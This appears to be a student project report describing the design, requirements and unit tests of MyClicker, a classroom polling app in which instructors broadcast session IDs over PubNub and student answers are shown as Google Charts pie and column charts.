


Entity Relationship Diagram MyClicker application

The entity relationship diagram above for *MyClicker* shows relationships between MyClicker entities as the requirements of the database and its processing in order to better understand requirements at the design stage. This shows the structure of the data in a database, including primary keys, foreign keys, fields, etc. The details of the entities have the same basic elements: entity types, attributes and relationships. These three categories are considered to be sufficient to model the essentially static data-based parts.

An entity type is any type of object that we wish to store data about. I chose these entity types because my application would store data about instructors and students as well as the communication session between them. Each of these would be classified as an entity type because I would want to store data about each one. For example, *Students* entity stores field called *answer* which is a response on the webapp that is later used to display aggregate data as a chart.

8.3 Context Diagram



Instructors
Clicks Start
Student Devices
PubNub
Sends Session Id
Graphical Pie and Column Chart
Provides Channel to PubNub
Web Server
Answer+Student#+SessionID
Google Charts
Saves Ans+Stu#+SessionId
JSON formatTotal# of choice per SessionID
Database
Requests Total# of choice per SessionID

Context diagram for MyClicker

The Context Diagram shows interaction between *MyClicker* entities and external forces such as instructor clicking on start button and student responding to the question by clicking on their choice button. The chart outlines one instructor sending data to multiple student devices, and multiple devices responding back to one central system. The system saves data to the database as well as calls the database to summarize the information for graphical API that produces charts which the server displays for all to view. The diagram helps to identify requirement entities and their interaction with external factors that need to be considered. This diagram can be presented early in deliverable milestones for the client to review and agree upon before development. This was presented to the client and supervisor as a prototype and signed off before development of the system.

Use case diagram shows event of the instructor pressing the start button triggering PubNub server to act by opening a channel, producing session id by using pubnub.uuid() function that returns alphanumeric value. This is then broadcasted to all devices as a “message”. The student using the device is listening for the session id on the same channel since they clicked the corresponding course name on their Home Page and subscribing to a course. Subscribing to a course opens an Answer Form which is populated by the PubNub Network session id, as well as the student entering their student number, choosing one of the choice sets, and submitting the form by pressing a button.

8.4 User Case: Instructor Clicking Start Button




User Case Diagram of Instructor clicking on Start Button

The submit event causes MyClicker to save the information of the Answer Form, session id, student number, choice set, and even the date and time into a database.


At the same time, MyClicker application is collecting aggregate data from the database at every 1500 interval and encapsulates as JSON format sent to Google Charts API function on the server. *MyClicker* application server uses the Google Chart API to render the data into pie and column chart at 1500 intervals, updating the graphical chart as response from the students are entered.

8.5 Sequence Processes

The instructor can use any medium to create the questions that will be presented to the students. To start, instructor must present their question on the overhead that is separate entity from the MyClicker application. Instructor then login to the *MyClicker* web application which will take them to the start page. The instructor must click on the start button provided which will open a channel and broadcast a session id to all the devices that are connected on the same channel, as seen in the Instructor Class Diagram below. Notice there is no content being sent to the devices, only the session id.




Instructor Class Diagram



Student Class Diagram

The students using their chosen devices download the app available from the Apple Store or Google Play or use a web page on their laptops. By clicking the app icon, the student is presented with subscription web home page. This page lists all the subscribed courses available for the student as seen in **Appendix B**. As soon as the student clicks on the course name, the corresponding channel number is retained. The student is presented with a Answer Form that consists of read only input box for the session id to be broadcasted into, student number input box which is filled out by the student, choice set A B C D and a submit button which is deactivated until all the field mentioned are filled. The student make a choice from the choice set and submits, see **Appendix B**. The session id and answer will be sent back to the server at which point the server will start summarizing the data and presenting it as a pie and column chart on the instructor's start page for all to view. This is clearly described in the Sequence Diagram below in.



Instructor Start New Question Sequence Diagram

9 Requirements

All requirements are outlined below and are supported by the corresponding functional tests in the next section. Below are major functions of the application. All of them must work precisely for the integrity of the application.


Function Requirements

FR1. Each instructor must have a unique channel id, see test case FR1

FR2. Instructor Start Page Start Button should send session id to all devices. The session id must be the same on the Instructor's Start Page input box as well as device Answer Form input box. See test FR2

FR3. After student respond using their devices the graphic chart on the instructor page must change to the aggregate amount of the response choices see test case FR3

FR4. Instructor does not have to input question and multiple choice answers in the system anywhere, only show their own made up slides on the overhead with multiple choice set answers indicating A B C D see below start page for the instructor. Note there is no input section to add questions and answers, only start button and chart placeholder


MyClicker, answering is free
Show your question slide and press Start
session id
Start new question
Results
Multiple Choice Answers as Pie Chart 3D
Multiple Choice Answers As Column Graph
1.0
0.5
0.0
-0.5
-1.0

Instructor Start Page without Questions and Answers

Usability Requirements

Instructors' Page:


Mulitple user application, multiple instructors using the system requires unique id per instructor.

UR1. *MyClicker* application's operator, which in this case myself, is the only one that can register the instructor into the application. This give the operator an opportunity to charge a fee for the application and it use.

UR2. *MyClicker* registration process creates a unique id known as channel id for instructor. Registration comprises of adding

a. Instructor email address for login
b. Password for login
c. Course Number that is displayed on mobile app
d. Course Name that is displayed on mobile app
e. Computer generated random number as channel id
f. Date of registration

UR3. Allow the instructor to start the question session -


MyClicker, answering is free
Show your question slide and press Start
session id
Start new question
Results
Multiple Choice Answers as Pie Chart 3D
Multiple Choice Answers As Column Graph
1.0
0.5
0.0
-0.5
-1.0
0

Instructor Start Page

When the instructor opens the browser webpage at http://myclicker.ca/iHammer they see a page with instructions on how to use the system and what to expect. There is also information on a demo model for the purpose of getting hands on experience using the application. The sign-in email and password input boxes are located top right for the user to login and use the system. Once signed in, the user, instructor, will be directed to a page with the following resources:

a. **Read only input box** - named session id for broadcasting session id to be displayed
b. **Start button** - once click will broadcast a session id to all devices that are able to receive and the read only input box above on the instructor's page, which is a start of a new session
c. **Pie and Column Chart** – empty pie and column are visually available, as students send responses, the charts change accordingly in real-time.
d. **Anchor link to older sessions** – The instructor has the ability to show the charts of previous session by clicking on anchored links that are created as soon as a new session is started by the instructor. This allows for comparison questioning if the instructor so wishes.
e. **Full view link** – the instructor is able to click on a link that will show the charts on a full page without input box and start button
f. **Pie Chart** – is dynamically created as the responses arrive. The choices are shown as percentages and in the same color as the buttons on the mobile app except for the first response that is always in red
g. **Column Chart** – is a dynamic like the pie chart, changing with responses. Each column represents aggregated student choice. The total is indicated at the top of each column with column color same as the mobile app buttons.

Mobile webapp Application:

UR4. Student need to subscribe to the instructor's course and hence the instructor channel id: Students can download the mobile app through App Store for IOS, and Play App for Android devices. Students click on the mobile app icon taking them to Home Screen. See **Appendix B**

a. **Home Screen** – List of courses the student has subscribed to, in this case all courses registered by me.

b. **Anchor link of course no. and name** - link into the app and deploy Answer form. The anchor link consists of channel used for that class, session and instant.

UR5. Student require interface to be able to respond back to the instructor's session: **Answer Form: See** Student Answer Page Ipad **at** Appendix B

UR6. **Read only Session Id** – input box to allow the student to see the session id sent by the instructor

UR7. **Student No** – input box to allow student to enter in their student number

UR8. **Choice buttons A B C D** – to allow the student to choose the best answer

UR9. **Submit button** – which is disabled until the session id, student number and choice are chosen. Submit the answer to the server once clicked, and returns the user to the default Answer Form.

UR10. **Cookie Student number** – once the student has entered the student number, the mobile web app cookie saves the information to display the number again each time the Answer Form is opened, creating a default page. This way redundant task is minimized for the user.

Error Messages

UR11. Error need to be displayed for use friendly application and help user correct mistakes

a. **Session id** – if the session id input box is empty and student presses the submit button, the message is shown to wait until session id is populated.

b. **Student number** – if the student number is left empty, message is shown to the student to please enter their student number.

c. **Open Answer Form** -The Answer form must be open on the mobile device for it to receive the session id from the instructor's application else the session id cannot populate the session input box.

d. **De-active** submit button

Client Server Interaction

CSI1. Both Answer Form on the mobile and Start page on instructor's web page session input box are read only, which means that a user is not able to click on the input box and add or change content.

CSI2. As the instructor presses the start button on their webpage, a session id is populated on the session id input box. The same session id is also populated at the same time on all mobile open Answer Form. It should not matter what device the user is using, webpage on a laptop or app on a tablet, or an app on the phone.

CSI3. The instructor and the students have to be using the same channel.

CSI4. Each instructor has his own channel and is associated with the course number and name listed as anchor link that contains the channel, and listed on the client app Homepage

CSI5. The student must click the correct course link to receive session id

CSI6. If the instructor and the student are not on the same channel, the student should not receive the session id on his Answer Form.

CSI7. You can have multiple instructors using the same system.

CSI8. Each time the start button is pressed, each of their different session ids are populated to their own students, who must have the Answer Form open on their device

CSI9. Graph on the instructor page shows results of only the current session of that particular channel.

Performance Requirements – see test section for results

PR1. **Speed** - Due to the nature of the application, sending the session id to the as soon as the instructor presses the start button.

PR2. **Precision** –

a. The session id has to be exactly the same as the one on the instructor's web page as on the student devices, and the same session id has to be saved on the database for the graph application to select and interpret the results.

b. The number of choices chosen and sent as a response must be the same as the number shown on the graph.

c. The percentage on the pie chart must be accurate as the number of choices made by the students
d. Column chart should indicate exact aggregate number of each choice set as answers given by students

Security Requirements

The application should not compromise the security of either the instructor or students' devices.

Server

SR1. The instructor can only send session ids to the students who are subscribed to that channel only and therefore should not be able to send session ids to a different channel
SR2. The students can only response to the course they have subscribed to and have the Answer Form opened to.
SR3. The database containing the student number and their choice set is not available to the instructor or the student at this time
SR4. If the instructor chooses to use such data for a future application the developer may use the data collected.
SR5. The instructor does not have access to the database and change data at any time

Mobile

SR6. using mobile application or browser version is not able to send session id over a channel
SR7. using mobile application or browser version is not able to connect to another channel
SR8. using mobile application or browser version is not able to connect to the database and change data
SR9. Reliability/Availability -- This application should be reliable in that it should work exactly the same way no matter when it is being used, and on which device it is being used.

Interface Requirement

Server

IR1. In the browser screen there is a graph that shows the aggregate data as a chart below the session id input box

IR2. Allow the instructor to be able to see the session id in the read only input box after clicking start button.

Mobile

IR3. Icons adjust according to screen size, tablet or phone, landscape or portrait.

IR4. Anchor link to take you back to Home page of the list of subscribed courses

10 Assumptions / Constraints


I was not able to test or see if the mobile application supported by Phonegap for Windows, HP, and Symbian. My assumptions are that if the devices support the latest browsers, they will be able to run this mobile app with no problems.

The new version of Phonegap 3.3.0 does not support Blackberry. However, the previous version can, therefore Blackberry app might not be exactly the same in other aspects as IOS and Android. This should have very little impact on the functionality of the app and therefore my assumption is that there is no difference.

11 Details of Tests and Results


Functional requirement outline the application’s ability and constraints, which need to be tested to show integrity.

11.1 Unit Tests

USABILITY REQUIREMENTS:				
Test Case				
Project Name: MyClicker				
Test Name: Create Channel for Instructor Description: After registration, instructor information is saved in a database with a unique id.				
Pre-conditions: Operator, myself, adds instructor information into a web form at myclicker.ca/iHammer/registration.php				
Step #	Step	Expected Result	Actual Result	Pass/Fail
1	Registration page is filled out and submitted	Database captures email, password, course name, course number, random for channel, current date and time	Database comprises of auto id, email, encrypted password, course name and number, number in the channel column, timestamp	Pass
2	Login with the same credentials at http://myclicker.ca/iHammer	Start page for the Instructor with empty read only input box, start button, empty chart	Start page for the Instructor with empty read only input box, start button, empty chart	Pass
Post-condition: Start page for the Instructor with empty read only input box, start button, empty chart.				
Screen shot actual result				
				

MyClicker, answering is free
Show your question slide and press Start
session id
Start new question
Results
Multiple Choice Answers as Pie Chart 3D
Multiple Choice Answers As Column Graph
1.0
0.5
0.0
-0.5
-1.0

Test Case				
Project Name: MyClicker				
Test Name: Instructor Start Session/New Question Description: Instructor starts using the application				
Pre-conditions: Instructor places their question for all the students to see, assume slide show and asks multiple choice question to their student.				
Step #	Step	Expected Result	Actual Result	Pass/Fail
1	Instructor clicks on start button	Session id read only input box is filled with alphanumeric characters	Session id read only input box is filled with alphanumeric characters	Pass
2	As students answer the question chart starts to be filled with results	Graphical chart is rendered on instructor's start page as results come in, changing with real-time info every 1500 intervals	Graphical charts change as results come in every 1500 interval	Pass
Post-condition: Graphical chart stop to change once all students have finished answering				
Screen shot actual result				


Full Page
Start new question
Multiple Choice Answers as Pie Chart 3D
14.8%
7.4%
18.5%
59.3%
A
B
C
D
Multiple Choice Answers As Column Graph
20
15
10
5
0
16
5
2
4
A
B
C
D

MyClicker, answering is free

Show your question slide and press Start

0e701cc7-a926-4266-87f0-65292566f555

Results

